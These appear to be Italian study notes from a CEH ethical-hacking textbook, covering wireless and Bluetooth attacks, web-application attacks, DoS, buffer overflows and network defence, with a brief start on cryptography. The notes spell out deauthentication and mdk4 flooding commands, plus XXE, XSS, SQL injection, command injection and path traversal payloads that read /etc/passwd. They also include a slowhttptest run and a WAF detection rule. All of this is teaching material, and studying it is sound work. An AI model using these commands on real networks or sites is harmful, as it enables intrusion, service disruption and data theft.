Non testare sulla rete aziendale o su quella dei vicini per motivi legali ed etici. È consigliabile procurarsi un AP dedicato per i test.

Wireless Footprinting

Il footprinting wireless consente di identificare reti wireless e i loro confini, detto anche **wardriving**. Strumenti: **Kismet (Linux)**, **WiFi Explorer (macOS)**. Puoi misurare la potenza del segnale e stimare la distanza dall'AP.

Materiali come compensato e cartongesso offrono poca resistenza al segnale, mentre cemento e mattoni offrono alta resistenza. I vetri lasciano passare il segnale.

Le antenne omnidirezionali disperdoni il segnale, ma usando oggetti come una **Pringles can**, puoi creare un'antenna direzionale per aumentare la ricezione.

99i7Sniffing

Wireshark cattura i pacchetti inclusi i radio header, ma serve impostare l'interfaccia in **monitor mode**. Usa **airmon-ng** del pacchetto **aircrack-ng**.

Using airmon-ng

```
ruby
Copy code
root@quiche:~# airmon-ng start wlan0
```

Puoi poi usare **tcpdump** per catturare i pacchetti:

Using tcpdump with a Monitor Interface

```
ruby
Copy code
root@quiche:~# tcpdump -i wlan0mon
```

Il segnale è misurato in dBm (es. -19 dBm, -67 dBm), dove -10 dBm è un segnale ottimo e -100 dBm non è utilizzabile.

Puoi catturare **probe request** inviate da dispositivi (es. garage opener con SSID [WifiMyqGdo](#)), utili per un **evil twin attack**.

Per salvare i pacchetti:

Writing a Capture from a Monitor Interface

```
ruby
Copy code
root@quiche:~# tcpdump -w radio.pcap -i wlan0mon
```

Puoi poi analizzare il file con **Wireshark** per visualizzare i dettagli, compresi SSID, vendor ID (es. [Chamberlain Group](#) per LiftMaster), canale e potenza segnale.

Deauthentication Attack

Forza i client a ri-autenticarsi verso l'AP, utile per ottenere l'**ESSID nascosto** o per catturare handshake.

Imposta il canale corretto:

```
ruby
Copy code
root@quiche:~# sudo iwconfig wlan0mon channel 6
```

Esegui l'attacco con:

Deauthentication Attack

```
ruby
Copy code
root@quiche:~# aireplay-ng -0 10 -a C4:EA:1D:D3:78:39 -c 64:52:99:50:48:94 wlan0mon
```

Per ottenere BSSID e info utilizza:

Using airodump-ng to Acquire Information

```
ruby
Copy code
root@quiche:~# airodump-ng wlan0mon
```

Visualizzerai BSSID, potenza, beacon, canale e info dei client associati.

Evil Twin

Un **evil twin** è un AP rogue che replica SSID legittimi, raccogliendo potenzialmente traffico non cifrato o handshake per attacchi successivi.

Puoi usare:

- **wifiphisher**: impersona una rete mentre jamma l'AP legittimo, reindirizzando il traffico a un tuo sito.
- **airgeddon**: esegue vari attacchi wireless, gestisce monitor mode, sniffing, sslstrip e BeEF.

airgeddon Attack Menu

```
markdown
Copy code
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
```

Nel menu **Evil Twin Attacks Menu**, puoi selezionare:

- **Evil Twin AP attack with sniffing**
- **Evil Twin AP attack with sniffing and sslstrip**

- **Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF**

Airgeddon richiede **due interfacce wireless** per gestire attacchi DoS in parallelo all'AP rogue.

Key Reinstallation (KRACK)

Durante il four-way handshake WPA2, un attaccante può forzare l'uso di un **nonce noto** inviando ripetutamente il terzo messaggio, ottenendo la chiave di sessione per decriptare o iniettare traffico.

Tutti i moderni network WPA/WPA2 possono essere vulnerabili, ma esistono patch e mitigazioni.

Using mdK3/4

mdk3/mdk4 eseguono flooding beacon, DoS di autenticazione e deauthentication. Richiede **monitor mode** abilitato:

```
| rubyCopy codekilroy@portnoy $ airmon-ng start wlan0 1
```

Per avviare un attacco di autenticazione:

```
| rubyCopy codekilroy@portnoy $ sudo mdk4 wlan0mon a
```

Puoi anche testare SSID specifici:

```
| rubyCopy codekilroy@portnoy $ sudo mdk4 wlan0mon p -e WubbleWiFi
```

Bluetooth

Il Bluetooth consente comunicazioni a corto raggio (tipicamente 10 metri) su 2.4 GHz. Usa **profili** (es. A2DP per audio), e il pairing crea un legame tra dispositivi, usando SSP (Simple Secure Pairing).

Attacchi comuni:

- **Bluejacking**
- **Bluesnarfing**
- **Bluebugging**

Puoi scansionare dispositivi con **btscanner**:

```
| Inquiry Scan Using btscanner
```

```
|   sql
```

```
| Copy code
```

```
|2022/12/25 17:58:22 64:1C:B0:94:BA:58 0x2c42 0x0c043c (unknown)  
|2022/12/25 17:56:07 00:9E:C8:93:48:C9 0x38b3 0x0a0110 (unknown)
```

Bluetooth: Brute-force Scan

Oltre alla scansione di inquiry, esiste la **scansione brute-force**, che invia messaggi attivi a dispositivi per identificarli tramite indirizzi MAC. Questo avviene a livello 2. Con **btscanner** puoi specificare indirizzo iniziale e finale, scansionando l'intervallo di MAC:

```
btscanner Starting a Brute-Force Scan
```

```
ruby
```

```
Copy code
```

Time	Address	Clk off	Class	Name
2023/03/02 18:39:47	A8:51:AB:9C:66:ED	0x0000	0x000000	kilroy4KTV

```
Scanned device A8:51:AB:9C:66:FC (99%)
```

```
Scanned device A8:51:AB:9C:66:FD (99%)
```

```
Scanned device A8:51:AB:9C:66:FE (100%)
```

```
Scanned device A8:51:AB:9C:66:FF (100%)
```

Fornisce un elenco di dispositivi, utile per lanciare attacchi Bluetooth successivi.

Bluejacking

Invio di dati a un dispositivo Bluetooth senza pairing consapevole della vittima, es. foto o messaggi di testo, usando **OBEX**. Non è dannoso di per sé ma serve a indurre l'utente a compiere azioni.

Bluesnarfing

Consente di **ottenere dati** da un dispositivo Bluetooth sfruttando la fase iniziale di pairing. Può accadere senza autenticazione se c'è un servizio FTP su OBEX attivo. Richiede prossimità fisica, ma esiste anche il **long-distance bluesnarfing**.

Bluebugging

Attacco che utilizza Bluetooth per prendere il controllo del telefono e avviare una chiamata, trasformandolo in dispositivo di ascolto remoto. Serve prossimità iniziale, ma poi la chiamata

consente ascolto da remoto. Visibile alla vittima se controlla il dispositivo, ma rimane una vulnerabilità sfruttabile.

Bluedump

L'attaccante conosce il **BDADDR** di un dispositivo fidato, lo spoofs e invia [HCI_Link_Key_Request_Negative_Reply](#) inducendo il target a cancellare la chiave e forzando il pairing, rendendo il dispositivo dell'attaccante un dispositivo fidato.

Bluesmack

Attacco **DoS** che sfrutta **L2CAP**, manipolando la dimensione dei pacchetti per rendere inutilizzabile il dispositivo target.

Mobile Devices

Bluetooth permette attacchi senza contatto fisico. I dispositivi mobili sono target ad alto valore, vulnerabili a:

- vulnerabilità app/OS,
- applicazioni malevole (spyware),
- attacchi phishing (smishing).

Android (sviluppato da Google, hardware vario) è frammentato, con diverse versioni in circolazione, su smartphone, tablet, wearable.

iOS (Apple) è più uniforme, con meno versioni attive.

Attacchi Mobile

Il metodo più comune per compromettere dispositivi mobili è tramite app malevole su **Google Play Store** o **Apple App Store** (**Figura 11.10**). Alcune app superano i controlli di sicurezza e raccolgono dati senza consenso.

Molte app inviano dati via HTTP, talvolta senza cifratura, causando **data leakage**. Ciò può accadere su reti Wi-Fi pubbliche o reti non cificate.

I dispositivi mobili possono essere colpiti dagli stessi attacchi dei sistemi desktop:

- phishing,
- malware,
- errori di programmazione,
- cifratura debole,
- gestione impropria delle sessioni.

Con il **BYOD** diventa difficile per l'azienda proteggere le risorse aziendali, dato che lo smartphone non è un asset aziendale, creando un punto di attacco.

Smishing

Attacco SMS phishing. Gli attaccanti usano SMS per ingannare le vittime con messaggi che includono link malevoli (Figura 11.11). I messaggi possono usare URL sospetti o IP diretti:

Esempio lookup IP smishing

```
ruby
Copy code
kilroy@milo $ host 82.118.21.203
203.21.118.82.in-addr.arpa domain name pointer kamal2.bakkali59.pserver.ru.

kilroy@milo $ host 82.118.21.203
203.21.118.82.in-addr.arpa domain name pointer nebrosika4.isplevel.pro.
```

Capitolo 12 – Attacco e Difesa

Questo capitolo copre:

- Firewall
- Sicurezza di rete
- Appliance di protezione perimetrale
- Strumenti di analisi dei log
- Modelli di sicurezza
- Incidenti di sicurezza informatica
- Metodi di valutazione tecnica

Attaccare è una parte cruciale di un engagement di ethical hacking. Dopo aver valutato l'ambiente, passi a tentare l'accesso. Oltre all'ingegneria sociale, userai attacchi tecnici, come movimento laterale, attacchi a web application, DoS, spoofing e compromissioni a livello applicativo.

Comprendere le difese aiuta a migliorare la postura di sicurezza dell'organizzazione. Sapere cosa aggirare ti aiuta a fornire remediations efficaci.

Attacchi alle Web Application

Le web app possono essere statiche o dinamiche. Una **web application** può usare codice lato client (script) o lato server. Uno schema comune è il **model/view/controller (MVC)**:

- **Model:** struttura e manipolazione dati, spesso su un server database relazionale via SQL.
- **View:** interfaccia utente nel browser, usa HTML e script.
- **Controller:** riceve e gestisce le richieste, le instrada all'applicazione.

Figura 12.1 MVC design mostra questo schema.

Gli application server possono introdurre vulnerabilità. Puoi avere server IIS con .NET, Tomcat, WildFly, WebLogic, ecc.

Gli attacchi possono colpire:

- **View (client)**
- **Controller (web server)**
- **Model (database)**

Il punto d'attacco non è sempre il punto migliore per la remediation.

OWASP Top 10 Vulnerabilities

L'**OWASP Top 10** elenca le vulnerabilità comuni nelle web app. Edizione 2021:

- **A01: Broken Access Control:** permessi eccessivi, bypass, escalation, forced browsing.
- **A02: Cryptographic Failures:** mancato uso cifratura, chiavi deboli, certificati non validati.
- **A03: Injection:** es. SQL injection, XSS.
- **A04: Insecure Design:** progettazione priva di sicurezza.
- **A05: Security Misconfiguration:** configurazioni deboli, default creds.
- **A06: Vulnerable/Outdated Components:** patch mancanti, librerie vulnerabili.
- **A07: Identification and Authentication Failures:** brute-force, creds in chiaro, session management debole.
- **A08: Software and Data Integrity Failures:** supply chain compromise, pipeline malevole.
- **A09: Logging and Monitoring Failures:** mancanza log o monitoraggio exploit.
- **A10: Server-Side Request Forgery:** mancata validazione URL forniti dall'utente.

Buone pratiche:

- **Input validation**
- **Design sicuro**

XML External Entity Processing (XXE)

Prima vulnerabilità separata, ora rientra nelle **Security Misconfiguration**.

L'attaccante invia XML malevolo, sfruttando entità esterne per accedere a risorse di sistema.

Esempio:

```
xml
Copy code
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE wubble [
<!ELEMENT wubble ANY>
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<wubble>&xxe;</wubble>
```

Restituisce `/etc/passwd` alla vista.

Può anche servire per **scansioni interne**:

```
xml
Copy code
<?xml version="1.0"?>
<!DOCTYPE GVI [<!ENTITY xxe SYSTEM "https://172.30.42.25:8443">]>
```

Mitigazione:

- Validazione input lato server.
- Evitare entità esterne in XML.
- Gestire direttamente le risorse necessarie.

Cross-Site Scripting (XSS)

Attacco che usa il server per attaccare il client. **Injection** secondo OWASP. Usa script in input per esecuzione nel browser dell'utente.

Tre tipi:

- **Persistent XSS:** script memorizzato sul server e eseguito su ogni visita (es. forum).
- **Reflected XSS:** script inserito in URL inviato alla vittima.
- **DOM-based XSS:** tramite manipolazione DOM lato client.

Nota: "X" indica "cross" per evitare confusione con CSS (Cascading Style Sheets).

Esempio payload:

```
php-template  
Copy code  
<script>alert('wubble');</script>
```

In un forum, all'apertura della pagina mostra `wubble` in un alert.

Reflected XSS esempio URL:

```
php-template  
Copy code  
http://www.badsite.com/foo.php?param=<script>alert\(5000\);</script>
```

Puoi ingannare la vittima con:

```
php-template  
Copy code  
<a href="http://www.badsite.com/foo.php?param=<script>alert(5000);</script>"></a>
```

L'obiettivo reale è rubare cookie/sessionID e inviarli all'attaccante via richiesta verso un server controllato.

DOM-based XSS

Il **DOM (Document Object Model)** consente gli attacchi DOM-based XSS, trattando gli elementi della pagina come oggetti e consentendo di impostare o recuperare parametri. L'attacco avviene inviando un URL con una variabile contenente uno script, che viene poi eseguito nella pagina.

Poiché gli script possono contenere caratteri non validi in un URL (es. spazi), si utilizza **URL encoding**, convertendo caratteri ASCII in esadecimale preceduti da %.

Esempio: spazio = ASCII 32 = esadecimale 20 → `%20` in URL.

Gli attacchi di encoding rendono più difficile l'individuazione poiché possono usare molteplici tipi di codifiche, complicando la difesa, motivo per cui gli attacchi web sono così comuni.

SQL Injection

Oltre che per XSS, l'URL encoding può essere usato per nascondere attacchi come l'**SQL Injection**, che sfrutta le cattive pratiche di programmazione per iniettare query malevoli. SQL (Structured Query Language) è usato per gestire e interrogare database relazionali.

L'attacco avviene quando un'applicazione passa dati non sanitizzati direttamente in una query SQL, consentendo all'attaccante di alterare, danneggiare o leggere dati, o bypassare l'autenticazione.

Esempio scenario:

Su un sito e-commerce, cerchi "jodie whittaker doll". Il server dietro potrebbe eseguire:

```
sql
Copy code
SELECT * FROM inventory_table WHERE description == '$searchstr';
```

Dove `$searchstr` diventa "jodie whittaker doll".

Un attacco SQL Injection deve integrarsi nella query esistente.

Figura 12.2 mostra un attacco riuscito con:

```
bash
Copy code
' or 'a' = 'a'
```

Chiude la stringa, aggiunge `or 'a' = 'a'`, che risulta sempre vero, restituendo tutti i record del database.

Puoi usare i commenti per ignorare il resto della query, con:

- `-` (MySQL, MariaDB, Oracle, SQL Server)
- `#` (MySQL)

Per identificare il tipo di DB, puoi:

- Usare ricognizione su moduli Apache o scansioni di versione.
- Inviare SQL invalido e analizzare l'errore restituito.

Se non ottieni output, sei in **blind SQL injection**, valutando se il comportamento della pagina cambia con input diversi (es. `and 1=2` vs `and 1=1`).

Mitigazioni:

- Validazione input (whitelist).
- Query parametrizzate o stored procedure per evitare manipolazioni della query tramite input utente.

Command Injection

Simile alla XXE Injection, ma colpisce l'OS. Se l'applicazione passa input utente a funzioni di sistema senza validazione, l'attaccante può inserire comandi che verranno eseguiti.

Figura 12.3 mostra un attacco usando DVWA:

```
bash
Copy code
127.0.0.1; cat /etc/passwd
```

Usa `;` (Linux) come delimitatore per terminare `ping 127.0.0.1` e avviare `cat /etc/passwd`. Su Windows si usa `&`.

Puoi usare anche operatori booleani per esecuzione condizionale:

- Solo se il primo comando ha successo: `&&`
- Se fallisce: `||` o altre varianti.

Mitigazioni:

- Validazione input stretta (es. IP devono rispettare un formato definito).
- Non passare input utente direttamente al sistema operativo.

Directory/File Traversal

Conosciuto anche come **path traversal**, tenta di uscire dalla root jailed del web server per accedere a file del sistema operativo.

Esempio: se il server risponde da `/var/www/html`, non dovrebbe accedere a `/etc/passwd`, ma usando `../../../../etc/passwd` puoi risalire nella gerarchia per accedere a file sensibili.

Esempio CLI:

```
ruby
Copy code
```

```
kilroy@yaz:/var/www/html$ sudo cat ../../etc/passwd
```

Restituisce:

```
ruby
Copy code
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
...
```

Molti web server bloccano queste richieste, ma le **web application** possono avere codice vulnerabile che consente attacchi file traversal input non sanificati, specialmente quando leggono file da disco e li presentano via browser.

URL Manipulation

Le applicazioni passano parametri via URL, es:

```
bash
Copy code
www.bank.com/account.php?acctno=123456
```

Manipolare i parametri può bypassare controlli dell'applicazione.

Con gli **endpoint**, es:

```
arduino
Copy code
www.bank.com/transfer
```

puoi manipolare la funzione richiamata, potenzialmente accedendo a funzioni non pubblicate o causando comportamenti inaspettati.

Il **forced browsing** usa dizionari di URL per individuare risorse non protette.

Web Application Protections

1 Validazione input: Definisci chiaramente cosa è accettabile e rifiuta il resto.

2 Attenzione a bloccare caratteri speciali: Bloccare caratteri riduce la complessità ma limita la qualità delle password e può generare nuovi problemi.

3 Uso di regex (espressioni regolari): Utili per pattern matching, ma complesse e soggette a errori, possono causare **ReDoS (Regex Denial of Service)** se mal configurate.

Esempio regex:

```
r
Copy code
^[0-9a-fA-F]+$
```

Cerca stringhe esadecimali su una singola riga.

Web Application Firewall (WAF)

Anche con buone pratiche di programmazione, le vulnerabilità possono emergere. Qui è utile avere protezioni e capacità di rilevamento, come un **Web Application Firewall (WAF)** che legge le richieste HTTP confrontandole con pattern di attacco.

Esempio di regola con **mod_security** (Apache module WAF):

```
perl
Copy code
SecRule ARGS_NAMES|ARGS|XML:/^ "@rx ((?:[~!@#$%^&]*\\()|-+={{}\\[]|:\\'^'^'<>][^~!@#$%^&]*\\()|-+={{}\\[]|:\\'^'^'<>]*?)\\{2}\\"
"id:942432,
phase:2,
block,
capture,
t:none,t:urlDecodeUni,
msg:'Restricted SQL Character Anomaly Detection (args): #
of special characters exceeded (2)',
logdata:'Matched Data: %{TX.1} found within %
{MATCHED_VAR_NAME}: %{MATCHED_VAR},
tag:'application-multi',
tag:'language-multi',
tag:'platform-multi',
tag:'attack-sqli',
tag:'OWASP CRS',
tag:'OWASP CRS/WEB_ATTACK/SQL_INJECTION',
tag:'WASCTC/WASC-19',\
```

```
tag:'OWASP_TOP_10/A1',\
tag:'OWASP_AppSensor/CIE1',\
tag:'PCI/6.5.2',\
tag:'paranoia-level/4',\
ver:'OWASP CRS/3.2.0',\
severity:'WARNING',\
setvar:'tx.anomaly_score_pl4=+%\
{tx.warning_anomaly_score}',\
setvar:'tx.sql_injection_score=+%\
{tx.warning_anomaly_score}"'
```

Questa regola cerca pattern di **SQL injection** nel corpo della richiesta (phase:2) con metadati utili a log e identificazione.

Le WAF richiedono regole aggiornate e un occhio attento alle minacce moderne, dato che regole mal scritte o mancanti possono permettere agli attacchi di passare.

Testing Web Application Attacks

Il miglior modo per imparare questi attacchi è praticarli in ambienti sicuri come **DVWA (Damn Vulnerable Web Application)** da dvwa.co.uk, dove puoi anche testare le protezioni WAF integrate.

Denial-of-Service (DoS) Attacks

Obiettivo: interrompere la disponibilità dei servizi. Gli **attacchi DoS** colpiscono le web app poiché esposte a Internet.

Bandwidth Attacks

Gli attacchi di **banda** generano traffico massivo per saturare la connessione della vittima. Dato che le aziende hanno molta banda, i singoli attaccanti non bastano, perciò si:

- collabora con altri attaccanti,
- usa botnet per generare traffico distribuito.

Gli **attacchi di amplificazione** usano protocolli come ICMP (Smurf Attack) e **DNS amplification (rapporto 70:1)** sfruttando UDP spoofato per inviare piccole richieste che generano risposte molto più grandi verso il target.

Esempio noto: attacco a [Krebs on Security](#) con 620 Gbps di traffico.

Strumenti per DoS:

- **LOIC (Low Orbit Ion Cannon)**
 - .NET, Windows e Linux (Mono)
 - invia TCP, UDP, HTTP requests
 - screenshot in **Figura 12.5**

Distributed DoS (DDoS) avviene quando gli attacchi provengono da sistemi distribuiti, rendendo difficile bloccarli.

Remediation DoS

Opzioni limitate:

- Contattare l'ISP per mitigazione.
- Usare servizi come **Akamai** per distribuire il traffico.
- Cloud providers (AWS, Azure, Google) hanno resilienza contro i DoS.

Nota: [Krebs on Security](#) era ospitato da Akamai, ma venne rimosso durante l'attacco per proteggere altri clienti.

Slow Attacks

Attacchi **slow HTTP** (es. Slowloris) consumano risorse inviando richieste incomplete che mantengono aperte le connessioni senza saturare la banda.

Strumento: slowhttptest

```
yaml
Copy code
slowhttptest version 1.8.2
- https://code.google.com/p/slowhttptest/
test type:          SLOW HEADERS
number of connections: 50
URL:                http://192.168.86.44/
verb:               GET
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 10 seconds
connections per seconds: 50
probe connection timeout: 5 seconds
test duration:        240 seconds
using proxy:          no proxy
```

Entro 26 secondi, un'installazione Apache di default può non rispondere.

Altri attacchi:

- **R-U-Dead-Yet**: usa HTTP body invece degli header.
 - **Apache Killer**: overlapping byte range richieste per consumare memoria (specifico per versioni di Apache).
 - **Slow read attack**: richiede file grandi e li legge lentamente, bloccando connessioni.
-

Legacy DoS Attacks

- **SYN flood**: satura la queue TCP.
- **LAND attack**: source e destination IP uguali → loop.
- **Fraggle attack**: UDP flooding (simile a Smurf ma con UDP).
- **Teardrop attack**: frammenti IP sovrapposti che bloccano la ricomposizione.

Oggi la maggior parte degli stack di rete sono resistenti, ma dispositivi embedded possono ancora essere vulnerabili.

Application Exploitation

Gli **exploit applicativi** manipolano l'esecuzione tramite input malevoli non validati.


Due metodi comuni:

- **Buffer overflow**
 - **Heap-based attacks**
-

Buffer Overflow

Usa la struttura a **stack**, dove ogni funzione crea un **stack frame** contenente variabili locali e l'indirizzo di ritorno.

Figura 12.6 mostra un frame dello stack.



Quando dati superiori allo spazio allocato (buffer) vengono copiati, sovrascrivono anche l'indirizzo di ritorno:

Figura 12.7 mostra:

- variabile `strName` con 10 byte allocati,
- 16 byte inviati (10 riempiono, 6 sovrascrivono la memoria successiva),
- la sovrascrittura colpisce l'indirizzo di ritorno.

strName (10 chars)



AAAAAAA

Return Address



AAAAA

Questo consente **arbitrary code execution** alterando il flusso del programma.

Il **buffer overflow** mira a sovrascrivere l'indirizzo di ritorno con dati controllati dall'attaccante, solitamente con uno **shellcode**. Un esempio semplice è caricare il return address con `0x414141414141` (dove 0x41 è "A" in ASCII), causando **segmentation fault** se punta a un indirizzo fuori dallo spazio di memoria del programma.

Su sistemi a 32 bit l'allineamento avviene su 4 byte, su 64 bit su 8 byte: quindi 10 byte allocati usano in realtà 12 o 16 byte in memoria.

Scopo: Iniettare shellcode e fare puntare l'indirizzo di ritorno all'area dove risiede il codice, che sarà eseguito in linguaggio assembly.

Lo shellcode è chiamato così perché in origine eseguiva una shell per dare controllo all'attaccante.

Protezione: Rendere la stack non eseguibile. Ma gli attaccanti possono usare **return to libc**, sovrascrivendo il return address con l'indirizzo di una funzione utile (es. `execv`) nella libreria C, nota e condivisa in memoria.

Address Space Layout Randomization (ASLR)

Con l'ASLR, i programmi vengono caricati in posizioni di memoria diverse a ogni esecuzione, complicando gli attacchi buffer overflow perché l'attaccante non conosce l'indirizzo esatto dello shellcode.

Stack Canary

Come un canarino in miniera che avvisa del gas, lo **stack canary** è un valore inserito prima dell'indirizzo di ritorno. Se viene alterato, si presume un tentativo di overflow, causando il fallimento del programma per prevenire compromissioni.

Heap Spraying

Lo **heap** ospita dati allocati durante il runtime, a differenza dello **stack** che gestisce dati noti al compile time. Con **heap spraying**, l'attaccante riempie lo heap di shellcode in molte posizioni note e sfrutta un buffer overflow per far puntare il return address al codice nello heap, tipico negli attacchi a browser che allocano dinamicamente molta memoria.

Protezione delle applicazioni e evasione

ASLR e stack non eseguibili rendono più difficile l'uso di buffer overflow. Tuttavia, **return to libc** rimane utile poiché libc deve rimanere eseguibile.

Codice vulnerabile di esempio

```
c
Copy code
#include<stdio.h>

int main(int argc, char **argv) {
    char name[25];
    printf("What is your name? ");
    scanf("%s", name);
    printf("Hello, %s\n", name);

    return 0;
}
```

Poiché la libreria C è condivisa in memoria, gli attaccanti possono prevedere l'indirizzo delle funzioni utili, evitando di iniettare codice personalizzato.

Shellcode

Codice malevolo iniettato per ottenere una shell sul sistema, sfruttando la capacità del sistema operativo di eseguire comandi tramite terminale (shell Unix o cmd su Windows).

Lateral Movement

L'attaccante dopo aver compromesso un sistema si muove lateralmente per espandere l'accesso:

- 1 Initial Reconnaissance:** Raccolta informazioni sul target.
- 2 Initial Compromise:** Accesso iniziale via phishing o exploit.
- 3 Establish Foothold:** Consolidamento dell'accesso, creazione di persistence e C2.
- 4 Escalate Privileges:** Raccolta credenziali, privilege escalation.
- 5 Internal Reconnaissance:** Mappatura dell'infrastruttura interna.
- 6 Move Laterally:** Compromissione di altri sistemi per espandere l'accesso.
- 7 Maintain Presence:** Persistence su altri sistemi.
- 8 Complete Mission:** Esfiltrazione dei dati.

Gli step 4-7 possono ripetersi ciclicamente per ogni nuovo sistema compromesso.

Credential Stuffing

Gli attaccanti usano combinazioni note di username/password in altri sistemi target. La tecnica sfrutta il riutilizzo delle password. Contromisure:

- Bloccare account dopo tentativi falliti.
 - Bloccare IP con tentativi falliti multipli.
 - Usare MFA (Multi-Factor Authentication).
-

WinRM e PowerShell

Su Windows, **WinRM** consente funzioni amministrative su altri sistemi se si possiedono le credenziali. **PowerShell** è potente per l'automazione e gli attacchi "living off the land", usando strumenti nativi per evitare download di tool esterni.

Defense in Depth

Difesa multilivello a strati (simile al "castle defense"):

- Firewall multipli per separare i segmenti di rete.
- Access Control Lists (ACL) sui router per bloccare traffico indesiderato.
- Drop dei **Martian packets** (pacchetti con IP riservati o RFC 1918).

Problemi della **defense in depth**:

- 1** Non rileva automaticamente la presenza di un attaccante.

2 Gli attacchi moderni usano ingegneria sociale e phishing, bypassando il perimetro esterno.

Limitazioni della Defense in Depth

Un altro problema della **defense in depth** è la molteplicità dei dispositivi e dei team che gestiscono firewall e segmentazioni in silos, causando potenziali conflitti e mancanza di coordinazione, non garantendo un approccio unificato alla sicurezza aziendale.

Figura 12.8 Defense-in-depth network design mostra tale architettura.

Defense in Breadth

Un approccio alternativo è la **defense in breadth**, che considera una gamma più ampia di attacchi, riconoscendo che la maggior parte degli attacchi avviene a livello **Application Layer**, dove i firewall tradizionali non sono sufficienti.

I **next-generation firewall** coprono più livelli dello stack, interpretano i protocolli a livello applicativo, bloccano messaggi che li violano e gestiscono una protezione più completa.

In **defense in breadth** non si tratta solo di aggiungere firewall, ma di riconoscere che gli attaccanti moderni sono organizzati, determinati e non si scoraggiano per qualche barriera in più. Se vogliono qualcosa, insisteranno finché non lo ottengono.

Unified Threat Management (UTM)

Per unificare la protezione, si possono usare dispositivi **UTM (Unified Threat Management)** al perimetro della rete, combinando firewall, intrusion detection e anti-malware in un'unica appliance di nuova generazione.

Demilitarized Zone (DMZ)

Nella defense in depth è comune l'uso di una **DMZ**, isolando sistemi esposti o non affidabili. Se un attaccante compromette un sistema nella DMZ, non può accedere facilmente alla rete interna. Tuttavia, con il crescente uso del cloud, il modello DMZ sta diventando meno comune ma ancora presente per sistemi legacy.

Honeypot

Un **honeypot** è un sistema trappola nella DMZ che attira gli attaccanti con dati apparentemente sensibili, mantenendoli occupati (**tar pit**) e permettendo l'osservazione delle loro azioni per migliorare le difese. Richiede manutenzione e non offre benefici immediati.

Defensible Network Architecture

Il **ciclo di vita dell'attacco (cyber kill chain)** guida la progettazione di una **defensible network architecture**, con controlli che proteggono in ogni fase e consentono monitoraggio e alert su

comportamenti anomali, riconoscendo che prima o poi un breach avverrà.

Logging e visibilità sono essenziali:

- **NetFlow** per il tracciamento delle connessioni.
 - Raccolta log da web server, proxy, AD, firewall, IDS.
 - Uso di sistemi di gestione log come **Elastic Stack**, **Splunk** o **SIEM** per correlazione eventi e generazione alert.
-

Quando un attaccante viene identificato:

- Deve essere possibile isolarlo, contenendo il sistema compromesso.
- L'isolamento non significa necessariamente disconnettere il sistema, ma separare il traffico e limitare l'accesso agli altri segmenti di rete.
- Può essere gestito tramite **endpoint detection and response (EDR)** che isolano o contengono host compromessi per prevenire movimenti laterali.

La **defensible network architecture** riconosce che gli attacchi avverranno (spesso tramite social engineering) e che l'attaccante sarà già all'interno della rete, potendo accedere a quanto disponibile all'utente compromesso.

Network Segmentation

Un aspetto cruciale della **defensible network architecture** è la segmentazione, ma la semplice creazione di **VLAN** non basta: se le credenziali vengono compromesse, l'attaccante può comunque spostarsi tra segmenti.

Una segmentazione efficace richiede firewall o dispositivi di filtraggio tra segmenti **Layer 3**, che consentono di contenere l'attaccante una volta individuato, isolandolo in un segmento.

Monitoraggio e Controllo

Una rete difendibile non si limita a tenere fuori gli attaccanti, ma consente di monitorarli e controllarli una volta dentro.

Riepilogo

- Gli attacchi moderni avvengono principalmente a livello **Application Layer**, spesso tramite social engineering.
- Le web app sono bersagli comuni:
 - **XXE (XML External Entity Processing)** sfrutta XML per accedere a funzioni e file del sistema.
 - **SQL Injection** può accedere ai dati o al sistema operativo.

- **XSS (Cross-Site Scripting)** mira a rubare dati o sessioni dell'utente, incluso cookie e token usati per l'accesso a banche o e-commerce.
- Protezione delle web app:
 - Validazione input anche se l'origine è "trusted".
 - Evitare di passare dati dell'utente direttamente ai sottosistemi.
- Gli attacchi **Application Layer** mirano a iniettare codice nel processo dell'applicazione, manipolando l'instruction pointer per eseguire codice arbitrario.
- **Buffer overflow**: inserire codice e indirizzi di ritorno nello stack.
- **Heap spraying**: iniettare codice nello heap e farlo eseguire.
- Dopo l'intrusione, gli attaccanti effettuano **movimento laterale**, escalation dei privilegi e ulteriore ricognizione per accedere ad altri sistemi.

Defense in depth (castle defense) pone barriere per rallentare l'attaccante, ma non è sufficiente senza logging e monitoraggio.

Defense in breadth amplia il focus sull'intero stack e sui metodi moderni degli attaccanti.

Defensible network architecture accetta che gli attaccanti entreranno e implementa monitoraggio, isolamento e risposta tramite logging, SIEM, segmentazione e controllo.

Capitolo 13 – Cryptography

Argomenti CEH coperti:

- Cryptography
- Public Key Infrastructure
- Cryptography Techniques

Se incontri un web server che non critta tutto il traffico, è un'eccezione. Oggi quasi tutti i siti web crittano anche il semplice traffico informativo. Lo stesso vale per le comunicazioni email.

